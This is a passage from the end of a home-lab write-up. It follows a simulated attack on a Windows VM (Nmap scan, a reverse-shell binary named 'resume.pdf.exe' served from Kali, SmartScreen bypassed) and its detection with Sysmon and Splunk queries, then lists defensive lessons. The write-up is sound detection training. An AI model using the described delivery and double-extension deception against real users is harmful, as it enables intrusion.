
* As you can see from the images above, we are able to execute commands as if we are local user and have successfully infiltrated the target victim.

**Telemetry in Splunk**

* Now, we can go to Splunk, navigate to the Search and & Reporting App to query the data.
* Since I named the index storing logs data from the Windows machine “wineventlog” and “sysmon”, we can search “**index=sysmon resume.pdf.exe**” or “**index=winteventlog resume.pdf.exe**” or “**index=\* host=Win11VM resume.pdf.exe**”.




* We refined the query to show a concise table of \_time, ParentImage, Image, CommandLine, making the malicious chain unmistakable:



Finally, Splunk shows the full attack chain: downloaded executable → cmd.exe → net.exe / ipconfig.exe.

![Final detection chain proving parent/child process lineage]



## **Timeline Reconstruction**

* Recon: Attacker identifies its IP and scans the Windows host (Nmap).
* Payload Prep:\*\* A Windows-compatible reverse-shell binary is generated for telemetry testing.
* Delivery: Binary is hosted on Kali’s HTTP server and downloaded by Windows.
* Execution: User runs .pdf.exe; SmartScreen warning is bypassed (lab only).
* C2: Handler on Kali receives a session; basic reconnaissance commands are executed.
* Detection: Sysmon + Splunk capture and correlate the parent/child chain and command lines.

## **Lessons Learned**

* Isolation is everything: Internal-only networking keeps experiments safe.
* User deception is trivial: Double extensions (.pdf.exe) still trick users. Enable “show file extensions.”
* Least privilege matters: Admin users make attacker life easy; standardize non-admin daily use.
* Application control helps: Use AppLocker/allow-listing to block unknown binaries (especially in user-write paths).
* EDR + Logging: Keep Defender/EDR enabled with tamper protection; Sysmon + SIEM provide the forensic truth.
* Detections to keep: Alert on suspicious parent/child combos (e.g., \*.pdf.exe → cmd.exe, cmd.exe → net.exe) and unusual outbound connections from user processes.